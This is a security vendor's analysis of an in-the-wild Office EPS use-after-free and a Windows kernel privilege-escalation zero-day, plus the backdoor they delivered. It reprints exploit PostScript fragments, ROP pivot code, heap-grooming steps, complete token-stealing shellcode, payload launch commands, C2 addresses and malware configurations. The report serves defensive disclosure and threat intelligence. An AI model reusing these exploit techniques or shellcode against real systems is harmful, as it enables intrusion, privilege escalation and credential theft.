Two for One: Microsoft Office Encapsulated PostScript and Windows Privilege Escalation Zero-Days

FireEye recently uncovered an attack exploiting two previously unknown vulnerabilities, one in Microsoft Office (CVE-2015-2545) and another in Windows (CVE-2015-2546). Both vulnerabilities are patched this Tuesday because of Microsoft's immediate response.

The attackers hid the exploit within a Microsoft Word document (.docx) that appeared to be a resume. The combination of these two exploits grant fully privileged remote code execution.

FireEye products and services identify this activity as Exploit.Downloader.docx.MVX, Malware.Binary.Docx, GINGERSNAP, and RUBYVINE within the user interfaces.

Attack Overview

The malicious document first gets control of the WINWORD.EXE process from within PostScript (PS) in an Encapsulated PostScript (EPS) file. This includes triggering CVE-2015-2545 in EPSIMP32.FLT, searching memory for gadgets, and pivoting to ROP. ROP marks the shellcode stage as executable via Kernel32!VirtualProtect, and executes it.

The shellcode stage loads a DLL that contains an exploit for CVE-2015-2546. The exploit elevates privileges of the current process to SYSTEM. As SYSTEM, the exploit injects a thread into explorer.exe that downloads a DLL from the attackers server and runs it with rundll32.exe.

The downloaded DLL decompresses, decodes, and drops to disk another DLL with the name adiecl.dll, which performs the following actions:

1. Checks network connectivity by querying major search engines: Google, Baidu, Yahoo, or Hotmail
2. Runs only during office hours (configurable) and if the OS version is Microsoft XP or higher
3. The backdoor is added as a Winlogon Fake Notification Package to be loaded as soon as the victim logs on to the system
4. Pulls commands from a list of compromised websites
5. Uses a symmetric key and custom encoding to send and receive data over the network
6. Stores the infection status as well as the configuration details in an encoded configuration file with the name apm.dat
7. Impersonates the logged on user to steal credentials
8. Installs as a Service if requested with the following names:
    a. Runtime Agent for Adobe Reader 9
    b. Windows P2P Tunneling Service
    c. User Search
9. Deletes itself if expiration date is exceeded

CVE-2015-2545 – Encapsulated PostScript (EPS) forall Use-After-Free (UAF) Exploit

The EPS exploit applies modern exploitation techniques to PostScript. Particularly, the exploit forges PostScript objects by allocating strings over freed objects in a use-after-free situation. Much like Flash exploits would corrupt Flash vectors to read/write out of bounds in the heap and loaded modules, this exploit forges a PostScript string object with size 0x7fffffff. Similarly, as Flash exploits would corrupt Flash objects to redirect function table dereferences, this exploit does so with a forged PostScript file object.

CVE-2015-2545 Details

CVE-2015-2545 is a use-after-free vulnerability in forall enumeration in Encapsulated PostScript (EPS).

Encapsulated PostScript (EPS) is a DSC-conforming PostScript document with additional restrictions that is intended to be used as a graphics file format. EPS files are typically self-contained and predictable.[1] In this attack, a malicious EPS file is embedded within a Microsoft Office document.

To perform a set of operations on members of an enumerable PostScript object, such as an array or a string, EPS defines a forall operator that takes an array and a procedure as operands. The procedure is performed on each member of the array.

"If the first operand is a dictionary, forall pushes a key and a value on the operand stack and executes proc for each key-value pair in the dictionary. The order in which forall enumerates the entries in the dictionary is arbitrary. New entries put in the dictionary during execution of proc may or may not be included in the enumeration."[2]

The following disassembly demonstrates the aforementioned logic—please note that there is a ptrNext pointer pointing to the next key-value pair in the dictionary. Within the deferred_exec function call, the exploit deletes the rest of the key-value pairs in the dictionary, and thus implicitly corrupts the ptrNext value. During the next iteration, ptrNext points to attacker controlled data, resulting in malicious program execution.

```
1002C64C loc_1002C64C:
1002C64C  cmp    eax, ebx
1002C64E  jz     short loc_1002C6A0
1002C650  lea    eax, [ebp+var_48]
1002C653  push   eax
1002C654  lea    eax, [ebp+elements]
1002C657  push   eax
1002C658  lea    eax, [ebp+ptrNext]   ; ptrNext initialized as -1
1002C65B  push   eax
1002C65C  lea    ecx, [esi+30h]
1002C65F  call   get_userdict_pair
1002C664  lea    eax, [ebp+elements]
```

[1] https://en.wikipedia.org/wiki/Encapsulated_PostScript
[2] http://www-cdf.fnal.gov/offline/PostScript/PLRM2.pdf

```
1002C667  push    eax
1002C668  mov     ecx, edi
1002C66A  call    store_to_stack
1002C66F  lea     eax, [ebp+var_48]
1002C672  push    eax
1002C673  mov     ecx, edi
1002C675  call    store_to_stack
1002C67A  mov     ecx, [ebp+pXxxObj]
1002C67D  lea     eax, [ebp+proc]
1002C680  push    eax
1002C681  call    deferred_exec
1002C686  mov     eax, [ebp+ptrNext]    ; freed item pointer
1002C689  jmp     short loc_1002C64C
```

Figure 1 forall operator disassembly

Forged PostScript Objects

The EPS interpreter manipulates entities called PostScript objects. Some objects are data, such as numbers, booleans, strings, and arrays. Other objects are elements of programs to be executed, such as names, operators, and procedures. PostScript objects in memory usually have the structure shown in Figure 2.

```
struct PostScript object {
   dword   type;
   dword   attr;
   dword   value1;
   dword   value2;     // if array, point to userdict where store the array object
} ps_obj;
```

Figure 2 PostScript Object Struct

A user-defined dictionary has the structure shown in Figure 3.

```
struct {
   dword * pNext;  // or null
   dword   dwIndex;
   ps_obj  key;
   ps_obj  value;
} kv;
```

Figure 3 User-defined Dictionary Struct

With these structs in mind, a dictionary defined as in Figure 4 is present in memory as shown in Figure 5.

```
/aDictZ 3 dict def
 aDictZ begin
 /keyZ1 [11] def
 /keyZ2 16#100000 array def
 /keyZ3 [13] def
 aDictZ end
```

Figure 4 Dictionary definition

```
039b8870  03a02148 03a02178 03a021a8 00000000 user dict

0:000> d 03a02148 la
03a02148  00000000 000002b4 00000300 00000000
03a02158  039ddc78 04426b34 00030000 00000000
```

```
03a02168  04421698 039e5e54
0:000> da 039ddc78
039ddc78  "keyZ1"

0:000> dd 03a02178 la
03a02178  00000000 000002b5 00000300 00000000
03a02188  039ddca8 04426b40 00030000 00000000
03a02198  039dcb58 039e5e5c
0:000> da 039ddca8
039ddca8  "keyZ2"

0:000> dd 03a021a8 la
03a021a8  00000000 000002b6 00000300 00000000
03a021b8  039ddcd8 04426b4c 00030000 00000000
03a021c8  04421698 039e5e64
0:000> da 039ddcd8
039ddcd8  "keyZ3"
```

Figure 5 Dictionary in memory

Within the forall procedure, the exploit frees the second and third objects from the dictionary, and allocates a new string object in their place. It writes data for a fake object into the new string (in the example below, to create a fake integer). Then, in the next iteration, the iterator receives a forged object from the interpreter consisting of the attacker-supplied data.

First, the exploit uses this to leak a pointer to an object, as shown in Figure 6.

```
/st1 35 string def        % op_string will allocate 3 buffers
% // after setup
% 0:000> dd 03a32f98 lc
% 03a32f98  677253dc 00000000 00000000 00000000
% 03a32fa8  00000000 00000001 00000000 00000000
% 03a32fb8  04421308 039e5e68 00000000 00000023 // 35 length string
% 0:000> d 039e5e68 l4
% 039e5e68  03a021a8 00000000 00000000 00000000
% 0:000> d 03a021a8 l28/4   // alloc @ keyZ3
% 03a021a8  67723f24 039e5e68 00000000 00000000
% 03a021b8  00000000 00000007 00000000 00000000
% 03a021c8  03a02178 00000024  // +1 null char
% 0:000> d 03a02178 l24/4+1 // alloc @ keyZ2
% 03a02178  00000000 000003ff 00000003 00000000    // keyZ2.key becomes a integertype
% 03a02188  00000000 41414141 00000003 00000000
% 03a02198  00000000 039e5e5c  // leaked pointer
```

Figure 6 String operator

Full Read and Write Primitive Development

Having already developed the UAF to forge limited objects that dereference and/or leak data, the exploit writes fake data to memory as shown in Figure 7.

```
% 0:000> d 04421308+0n428
% 044214b4  044214bc 044214ec cafebabe 41414141  ..B...B.....AAAA
% 044214c4  41414141 41414141 41414141 00000003  AAAAAAAAAAAA....
% 044214d4  41414141 41414141 41414141 044214b8  AAAAAAAAAAAA..B.
% 044214e4  00000000 7fffffff cafebabe 41414141  ............AAAA
% 044214f4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
% 04421504  41414141 41414141 00000000 7fffffff  AAAAAAAA........
% 04421514  00030234 00020278 74737900 32336d65  4...x....ystem32
% 04421524  6e69575c 73776f64 65776f50 65685372  \WindowsPowerShe
```

```
ImageCurve 428 colortoned 436 add2          16#FF and put
ImageCurve 429 colortoned 436 add2 -8  bitshift 16#FF and put
ImageCurve 430 colortoned 436 add2 -16 bitshift 16#FF and put
ImageCurve 431 colortoned 436 add2 -24 bitshift 16#FF and put
ImageCurve 432 colortoned 484 add2          16#FF and put
ImageCurve 433 colortoned 484 add2 -8  bitshift 16#FF and put
ImageCurve 434 colortoned 484 add2 -16 bitshift 16#FF and put
ImageCurve 435 colortoned 484 add2 -24 bitshift 16#FF and put
ImageCurve 436 <BE BA FE CA> putinterval
ImageCurve 440 <41 41 41 41> putinterval
ImageCurve 444 <41 41 41 41> putinterval
ImageCurve 448 <41 41 41 41> putinterval
ImageCurve 452 <41 41 41 41> putinterval
ImageCurve 456 <03 00 00 00> putinterval
ImageCurve 460 <41 41 41 41> putinterval
ImageCurve 464 <41 41 41 41> putinterval
ImageCurve 468 <41 41 41 41> putinterval
ImageCurve 472 colortoned 432 add2          16#FF and put
ImageCurve 473 colortoned 432 add2 -8  bitshift 16#FF and put
ImageCurve 474 colortoned 432 add2 -16 bitshift 16#FF and put
ImageCurve 475 colortoned 432 add2 -24 bitshift 16#FF and put
ImageCurve 476 <00 00 00 00> putinterval
ImageCurve 480 <FF FF FF 7F> putinterval
ImageCurve 484 <BE BA FE CA> putinterval
ImageCurve 488 <41 41 41 41> putinterval
ImageCurve 492 <41 41 41 41> putinterval
ImageCurve 496 <41 41 41 41> putinterval
ImageCurve 500 <41 41 41 41> putinterval
ImageCurve 504 <41 41 41 41> putinterval
ImageCurve 508 <41 41 41 41> putinterval
ImageCurve 512 <41 41 41 41> putinterval
ImageCurve 516 <00 00 00 00> putinterval
ImageCurve 520 <FF FF FF 7F> putinterval
```

Figure 7 Prepare Data

It converts the data to a string type, with its base field set to 0 and length field set to 0x7fffffff. The string can then be used from PostScript to access the entire process space as seen in Figure 8.

```
colortonee type /stringtype eq { exit } if
% whole memory read/write primitive
% 0:000> d poi(044214b4 ) lc
% 044214bc  cafebabe 41414141 41414141 41414141
% 044214cc  41414141 00000003 41414141 41414141
% 044214dc  41414141 044214b8 00000000 7fffffff
% 0:000> d poi(044214b8 ) la
% 044214ec  cafebabe 41414141 41414141 41414141
% 044214fc  41414141 41414141 41414141 41414141
% 0442150c  00000000 7fffffff       <--- base 0, length 7fffffff
```

Figure 8 Read and Write Primitive

Return-Oriented Programming

The exploit searches memory for gadgets by using built-in string operations on the forged string. Once the ROP chain is written into memory, the exploit forges a file type object with the bytesavailable function pointer changed to point to the pivot. Finally, the exploit calls the bytesavailable function of the forged object (Figure 9), causing the EPS interpreter to pivot to the ROP chain.

```
canvas1 type /filetype eq {
 1 1 atan
 pop
 1 sin
 pop
 canvas1            % put forged filetype to operand stack
 bytesavailable     % pivot to ROP
 pop
 1 cos
 pop
 exit
} if
```

Figure 9 Pivot to ROP with forged object

Shellcode

Once the ROP chain transfers control to the shellcode, the shellcode loads a DLL that exploits CVE-2015-2546 to elevate the process (see next section for details). As SYSTEM, the shellcode injects a remote thread into explorer.exe and returns execution to WINWORD.

The thread in explorer.exe then downloads and executes a DLL payload from the attacker's server.

CVE-2015-2546 – tagPOPUPMENU Use-After-Free (UAF) Privilege Escalation Exploit

The attack contains embedded DLLs that elevate the current process to SYSTEM privileges by exploiting CVE-2015-2546. The two DLLs exploit the same vulnerability, but target either 32-bit or 64-bit Windows. The vulnerability exists in most versions of Windows, but these exploits target Windows 7 (and do not bypass Supervisor Mode Execution Protection (SMEP)).

CVE-2015-2546 Details

This is a traditional usermode callback UAF vulnerability. The root cause and exploitation techniques used are similar to the vulnerability CVE-2015-0057.

Within the vulnerable routine, xxxSendMessage initiates a user-mode callback. Through this callback, the attacker destroys the window and replaces the previously allocated structure with a maliciously crafted object. When the callback returns to the kernel, the vulnerable routine does not perform any validation of the dereferenced object. This results in the kernel trusting the malicious object, leading to elevation of privileges.

Exploitation Steps

1. Using the popular User32!gSharedInfo / CLIENTINFO.ulClientDelta kernel information disclosure techniques, forge a tagWND object in user mode that contains the WFSERVERSIDEPROC status flag. When set, WFSERVERSIDEPROC causes the kernel to trust the pwnd->lpfnWndProc function by default. (Please note, symbol "User32!gSharedInfo" only available for Windows 7 and later)

2. Allocate large numbers of contiguous kernel memory by calling the routine win32k!NtUserCreateAcceleratorTable. The usermode program can specify the size of tagACCELTABLE structures, so the attacker chooses the same size as the targeted tagPOPUPMENU structures.

3. Based on the gSharedInfo information disclosure trick, locate and free one or more tagACCELTABLE structures to create holes.

4. Allocate tagPOPUPMENU structures by calling the routine CreateWindowEx(Menu class is equal 0x8000). The heap will allocate this structure into one of the holes from step 3 as seen below:

```
1: kd> dd fdef1160
fdef1160  00070182 00000000 00000000 00000005
fdef1170  00000000 00000000 00000000 00000000 tagACCELTABLE object
fdef1180  00000000 00000000 00000080 00000000
fdef1190  fdef1254 89758030 56080008 63617355
--------  ------------------------------------
fdef11a0  0008010a 00000000 00000000 00000005
fdef11b0  00000000 00000000 00000000 00000000 tagACCELTABLE object
fdef11c0  00000000 00000000 00000080 00000000
fdef11d0  0002001e 89758030 56080008 6d707355
--------  ------------------------------------
fdef11e0  00000000 00000000 fea12af0 00000000
fdef11f0  00000000 00000000 00000000 00000000 tagPOPUPMENU object *
fdef1200  00000000 00000000 ffffffff 00000000
fdef1210  000201a8 89758030 56080008 63617355
--------  ------------------------------------
fdef1220  00050196 00000000 00000000 00000005
fdef1230  00000000 00000000 00000000 00000000 tagACCELTABLE object
fdef1240  00000000 00000000 00000080 00000000
fdef1250  00010138 89758030 46990008 20626747
```

5. Within the vulnerable routine, xxxSendMessage(MN_SETTIMERTOOPENHIERARCHY) initiates a user-mode callback. Through this callback, the attacker destroys the window, which frees a block of memory. Related pseudocode is as follows:

```
VOID FreePopup(PPOPUPMENU ppopupmen)
{
   ......
   Validateppopupmenu(ppopupmen);
   UserFreePool(ppopupmen);
   ......
}
```

6. Before returning to the vulnerable routine in kernel mode, the attacker will invoke win32k!NtUserCreateAcceleratorTable again (in user mode). This action will occupy the kernel memory previously freed with a new tagACCELTABLE structure, replacing the previously allocated tagPOPUPMENU structure.

7. When the user-mode callback returns to the kernel, the vulnerable routine does not perform any validation of the dereferenced object. This results in the kernel trusting the malicious object, leading to elevation of privileges.

Elevation Procedure
Once executing shellcode in kernel mode, the 32-bit exploit elevates the current process to SYSTEM privileges as follows:

1. Stores the content of the Global Descriptor Table Register (GDTR) into writable page nt!_KUSER_SHARED_DATA 0xFFDF0000.
2. Find symbol nt!KiInitialPCR and then walks along _KPCR -> _KPRCB -> _ETHREAD -> _EPROCESS -> ActiveProcessLinks to SYSTEM Process.
3. Steal token from the SYSTEM.Token.

The logic of 64-bit shellcode, shown below in Figure 10, performs the same operations:

```
55                    push    rbp
8bec                  mov     ebp,esp
c8200000              enter   20h,0
4152                  push    r10
4153                  push    r11
49bab808000000000000  mov     r10,8B8h                 // Current PID
4c8bda                mov     r11,rdx
65488b1c2518000000    mov     rbx,qword ptr gs:[18h]   // gs:[18h] means nt!KiInitialPCR
488bc3                mov     rax,rbx
480588010000          add     rax,188h
488b00                mov     rax,qword ptr [rax]      // _KPRCB
488b4070              mov     rax,qword ptr [rax+70h]  // _EPROCESS
488bd8                mov     rbx,rax
488b9b88010000        mov     rbx,qword ptr [rbx+188h] // _EPROCESS.ActiveProcessLinks
4881eb88010000        sub     rbx,188h
488b8b80010000        mov     rcx,qword ptr [rbx+180h]
4883f904              cmp     rcx,4                    // SYSTEM Process
75e5                  jne
488bd0                mov     rdx,rax
488b9288010000        mov     rdx,qword ptr [rdx+188h]
4881ea88010000        sub     rdx,188h
488b8a80010000        mov     rcx,qword ptr [rdx+180h]
493bca                cmp     rcx,r10
75e6                  jne
488b8b08020000        mov     rcx,qword ptr [rbx+208h] // _EPROCESS.Token
48898a08020000        mov     qword ptr [rdx+208h],rcx // Token Stealing
488bfb                mov     rdi,rbx
415b                  pop     r11
415a                  pop     r10
c9                    leave
5d                    pop     rbp
c3                    ret
```

Figure 10 64-bit kernel mode shellcode

Payload

First Stage
The exploit downloads a payload DLL from the attacker's server and loads it with the following command:

rundll32.exe <random_name>,GetInstanceObjectEx -t abcd8888

The payload DLL contains a second-stage DLL encoded and LZNT1 compressed in the resource section. Once unpacked, the payload DLL writes the second-stage DLL (adiecl.dll 5f34be2e01b76e2902cc801a6156fdaf) to disk and runs it as follows:

rundll32.exe adiecl.dll,GetInstanceObjectEx –t init

The –t parameter can has three options:

1. init: Installs the DLL on the system, registry, and spawns multiple threads to start the backdoor
2. n: Checks to make sure it is running; otherwise, it restart the threads
3. ui: Creates an event but does not perform any other actions

The DLL checks if it is running in a debugger, and then proceeds to decode its configuration file (apm.dat).

Configuration File

The configuration file is obfuscated with a custom Base64 alphabet. An small example of this is shown in the table below. For full configurations, please review the appendix below.

[FmMuZjAwO2oWfzVvXQ8?]	[configuration]
Jnghci0DJ3USCw?? = RDh0MGFmfS1AMlw?	StartTime=1440813579

The configuration file also contains the hours in which the malware should run (based on the local time of the infected machine) as the following shows:

officeStart=06:00
officeEnd=20:00
sat=1
sun=1
expiry=-1

In this instance, the payload runs only between 6:00 to 20:00 from Monday to Friday and does not expire, but could be set to expire in a number of days.

The malware checks Internet connectivity by attempting to access google.com, adobe.com, or baidu.com. If the payload receives a response of "HTTP 200 OK", it picks a pollcommandsite from its configuration and connects to the server to retrieve commands:

pollcommandsite1=hXXp://nic.net46[.]net/login.php?user=seema

pollcommandsites are attacker-controlled servers. In this case, the attackers appear to have compromised the web server in question as evidenced by Figure 11. The owner of one of the C2 domains, nic.net46[.].net, complains that the domain resolves to the wrong IP:



Figure 11 Compromised infrastructure

The attacker's server sends commands to the client in the following format:

<size-4bytes><unk-4bytes><unk-2bytes><command_4bytes><command_content>

Then, the backdoor connect to each of the slpSites in the configuration. One, if not all three, of which is a compromised website:

```
slpSite1=190.96.47[.]9
slpSite2=103.13.228[.]132
slpSite3=180.149.240[.]159
```

The backdoor sends a POST Request to each slpSite as follows:

POST / HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible)
Host: 103.13.228[.]132
Content-Length: 24
Connection: Keep-Alive
Cache-Control: no-cache

ud7LDjtsTHe2tWeC8DYo8A**

HTTP/1.1 200 OK
Date: Fri, 04 Sep 2015 11:15:01 GMT
Server: Apache/2.2.15 (CentOS) DAV/2
Set-Cookie: PHPSESSID=vt18kncl6emcfl3him7qn5rsr1;
Content-Length: 7713
Connection: close
Content-Type: text/html;
charset=UTF-8

<!DOCTYPE html> <head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible
<truncated>

The User-Agent is hard-coded. The HTTP POST data contains a token for authentication to the server. After the above request, the backdoor sends a second POST with the same authentication token.

Additional Behavior

The backdoor grabs the explorer access token, impersonates the logged-on user, enumerates network credentials via the CredEnumerateA API, and eventually decrypts passwords (Generic Type) via the CryptUnprotectData API.

The malware is renamed after a reboot from adiecl.dll to apm.dll via registry:

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SESSION MANAGER\"PendingFileRenameOperations" =
\??\C:\Program Files\Adobe\Reader\9.0\Dis\adiecl.dll\0\??\C:\Program Files\Adobe\Reader\9.0\Dis\apm.dll\0\0
```

Finally, the backdoor is added as a Winlogon Fake Notification Package in order to be loaded as soon as the victim logs into the system:

```
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\ATIExfba32

|hKey = HKEY_LOCAL_MACHINE
|Subkey = "SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Notify\ATIExfba32pHandle = 0007F9DC

Asynchronous: 1
DllName: C:\Program Files\Adobe\Reader\9.0\Dis\apm.dll
Impersonate: 0
Startup: WSE
```

Related Malware

We've uncovered four payloads attributable to this threat actor:

Corrupted sample, mstun32.exe	
MD5	508ea46e6fdd70713bb4003b467004ef
SHA-1	d9f311342ea71741e9dfe96628b57e89c0e2ad0d
SHA-256	7a227a0815b7f4ca36450df7fd902d9a25fecab4c8ab7a32967296c679938844
Compile	2009-12-17T01:17:22Z
On VT	2012-03-16 19:22:50

P2P tunnel service fake, p2ptun.exe	
MD5	b0121ef3440e37599d73a4895cb3499f
SHA-1	93eee408ede32869c1aa5db77bc16736cecda588
SHA-256	f5e75df088cc2ffe7e635c83549998d41d84762614ccc2fa5e03148aee38e256
Compile	2010-09-28T02:14:01Z
On VT	2013-07-25 23:19:43
Stage 2 DLL	
MD5	4365918ea8f1d4764bc1695be5e1de55
SHA-1	53854605cfb9788f47b99b4e26231f2b19246ff6
SHA-256	814c8e7b200451352d07dc62a5e1003b41b6264c279d7a68cf63c62d7b0630e6
Compile	2010-09-28T02:14:01Z

Office search service fake, msofs.exe	
MD5	eaec3e5334b937a526a418b88d63291c
SHA-1	09e0dfbb5543c708c0dd6a89fd22bbb96dc4ca1c
SHA-256	23ea986ddaa82e5947f02bd8aa1d5d326384a9137b6f93c76b64ee9e5001ffc7
Compile	2012-11-02T17:13:20Z
On VT	2014-08-30 09:21:03
Stage 2 DLL	
MD5	2de72275ae8aedea3e7d0e1b0103dd46
SHA-1	7dc73cf15685505f406c029cd3d3fb74b2a77a2b
SHA-256	4143f83c18cbf8f13366bf2d654e8d9019af19b4cf2f2b950a973ee8b1c97989
Compile	2012-11-02T17:13:20Z

Adobe Reader runtime service fake, apm.dll	
MD5	66874856da4210163bc3821ecd484d20
SHA-1	105062e65cecabe1f83a623b0541415eac2a1e48
SHA-256	1a36451b11472c6703fe22d4be0989e657176fbf295ad0f5c0ac1c7c642efe11
Compile	2015-07-03T08:53:24Z
On VT	N/A
Stage 2 DLL	
MD5	5f34be2e01b76e2902cc801a6156fdaf
SHA-1	ae96b46fe90312d78e728fd222156cbf41fa4dda
SHA-256	8ea20a9c7d0422503bec6c256c833d0ab4ca4e0ab9b89ac2d4c0739f848efae2
Compile	2014-10-25T22:49:45Z

Concrete observable activity exists since 2012 when one of the related payloads (mstun32.exe) was uploaded to Virus Total (VT); however, the compile date of mstun32.exe goes back to 2009-12-17, and passive DNS records for C2 (hXXp://updates.analyticspro.co[.]cc/img/0.gif) span from 2010-10-11 to 2011-10-08. Compile dates can easily be forged, but these two data points suggest that the attack using mstun32.exe occurred well before the payload landed on VT in 2012.

Additional IOCs

The appendix includes decrypted configuration files for 3 of the 4 payloads. They are great references for IOCs, containing C2 infrastructure, file names, file paths, and registry keys.

For the corrupted payload mstun32.exe, a few possible IOCs are apparent:

Path	APPDATA\\Microsoft\\Netmeeting\\1328-0013\\mstun32.dll
C2	hXXp://updates.analyticspro.co[.]cc/img/0.gif
C2	61.31.203[.]98

Acknowledgements

FireEye would like to thank Elia Florio of Microsoft working with us on this issue.

FireEye SECURITY REIMAGINED

Appendix

Note that configuration files are generated at runtime. Consequently, some values are specific to the environment (e.g., StartTime, Windows users in file paths, and so on).

Configuration - 66874856da4210163bc3821ecd484d20

```
StartTime=1440813579
RunTimeFolderUser=C:\Documents and Settings\daniel\Adobe\Reader\9.0\
RunTimeFolderAdmin=C:\Program Files\Adobe\Reader\9.0\Dis\
RunTimeFileNameDll=apm.dll
ServiceKeyName=ATIExfba32
ServiceKeyNameDll=ATIExfba32
ServiceDisplayName=Runtime Agent for Adobe Reader 9
ServiceDescription=Runtime Agent for Adobe Reader 9
cmdpathUser=C:\Documents and Settings\daniel\Adobe\Reader\9.0\
cmdpathAdmin=C:\Program Files\Adobe\Reader\9.0\Dis\
cmdname=avm.exe
UUID=22c73b88-9440-4e5d-a983-ac00aba8df1c
WMIUUID=F
installStatus=0
pusername1=
pusername2=
pusername3=
ppassword1=
ppassword2=
ppassword3=
pollcommandsite1=http://nic.net46[.]net/login.php?user=seema
pollcommandsite2=
pollcommandsite3=
pollcommandTime=60
jobNumber=0
slpSite1=190.96.47[.]9
slpSite2=103.13.228[.]132
slpSite3=180.149.240[.]159
slpPort1=80
slpPort2=80
slpPort3=80
pollSlpTime=60
officeStart=08:00
officeEnd=18:00
sat=1
sun=1
expiry=90
```

```
delay=0
proxy=
proxyType=HTTP
checkurl1=http://www.google.com/
checkurl2=http://www.yahoo.com/
checkurl3=http://www.hotmail.com/
lastppassword=
lastpusername=
lastProxyType=
lastProxy=
internetTimeout=120000
idleTimeout=2
initialName=adiecl.dll
firsttime=DONE
```

<u>Configuration - b0121ef3440e37599d73a4895cb3499f</u>

```
StartTime=1441091593
RunTimeFolderUser=C:\Documents and Settings\Administrator\Application
Data\Identities\{6F15VE41-183A-F150-1B13-33H85E912551}\
RunTimeFolderAdmin=C:\Documents and Settings\Administrator\Application
Data\Microsoft\Netmeeting\2378-1013-4567\
RunTimeFileName=p2ptun.exe
ServiceKeyName=p2ptunsvc
ServiceKeyNameDll=p2ptunsvc
ServiceDisplayName=Windows P2P Tunneling Service
ServiceDescription=Enables an authorized user to tunnel through common P2P Services.
If this service is disabled, any services that explicitly depend on it will fail to start.
cmdpathUser=C:\Documents and Settings\Administrator\Application
Data\Identities\{6F15VE41-183A-F150-1B13-33H85E912551}\plugins\
cmdpathAdmin=C:\Documents and Settings\Administrator\Application
Data\Microsoft\Netmeeting\2378-1013-4567\plugins\
cmdname=msntun.exe
UUID=2d22e764-ac75-44a4-8564-39426eb42dd3
WMIUUID=
installStatus=0
pusername1=administrator
pusername2=admin
pusername3=root
ppassword1=admin123
ppassword2=admin123
ppassword3=password
```

pollcommandsite1=
pollcommandsite2=
pollcommandsite3=
pollcommandTime=1
rwjV}ujmieDSr=0
slpSite1=192.192.114[.]1
slpSite2=127.0.0.1
slpSite3=127.0.0.1
slpPort1=80
slpPort2=80
slpPort3=80
pollSlpTime=5
officeStart=06:00
officeEnd=20:00
sat=1
sun=1
expiry=-1
delay=0
proxy=
proxyType=
checkurl1=http://www.google.com/
checkurl2=http://www.adobe.com/
checkurl3=http://www.baidu.com/
lastppassword=admin123
lastpusername=administrator
lastProxyType=
lastProxy=
internetTimeout=120000
idleTimeout=5
falseName=winver32.exe
firsttime=DONE
[XVEI]
gi=1

Configuration - eaec3e5334b937a526a418b88d63291c

StartTime=1441090892
RunTimeFolderUser=C:\Documents and Settings\Administrator\Searches\OfficeCache\
RunTimeFolderAdmin=C:\Program Files\Common Files\SpeechEngines\Microsoft\
RunTimeFileName=msofs.exe
ServiceKeyName=msofsnd
ServiceKeyNameDll=msofsn
ServiceDisplayName=User Search

ServiceDescription=Search function in Office. If this service is disabled, the search function will fail.
cmdpathUser=C:\Documents and Settings\Administrator\Searches\OfficeCache\
cmdpathAdmin=C:\Program Files\Common Files\SpeechEngines\Microsoft\
cmdname=msofse.exe
UUID=0ecef8a0-6558-4fdc-a274-5d72fc90787f
WMIUUID=F
installStatus=0
pusername1=
pusername2=
pusername3=
ppassword1=
ppassword2=
ppassword3=
pollcommandsite1=http://acc.procstat[.]com/read/resource.php?id=ppZVKda
pollcommandsite2=
pollcommandsite3=
pollcommandTime=45
jobNumber=0
slpSite1=209.45.65[.]163
slpSite2=geocities.efnet[.]at
slpSite3=box62.a-inet[.]net
slpPort1=80
slpPort2=80
slpPort3=80
pollSlpTime=45
officeStart=07:00
officeEnd=18:59
sat=0
sun=0
expiry=365
delay=0
proxy=
proxyType=
checkurl1=http://www.detik.com/
checkurl2=http://www.yahoo.com/
checkurl3=http://www.facebook.com/
lastppassword=
lastpusername=
lastProxyType=
lastProxy=

SECURITY REIMAGINED

internetTimeout=120000
idleTimeout=5
initialName=msofsc.dll
firsttime=DONE
[IEVA]
gi=1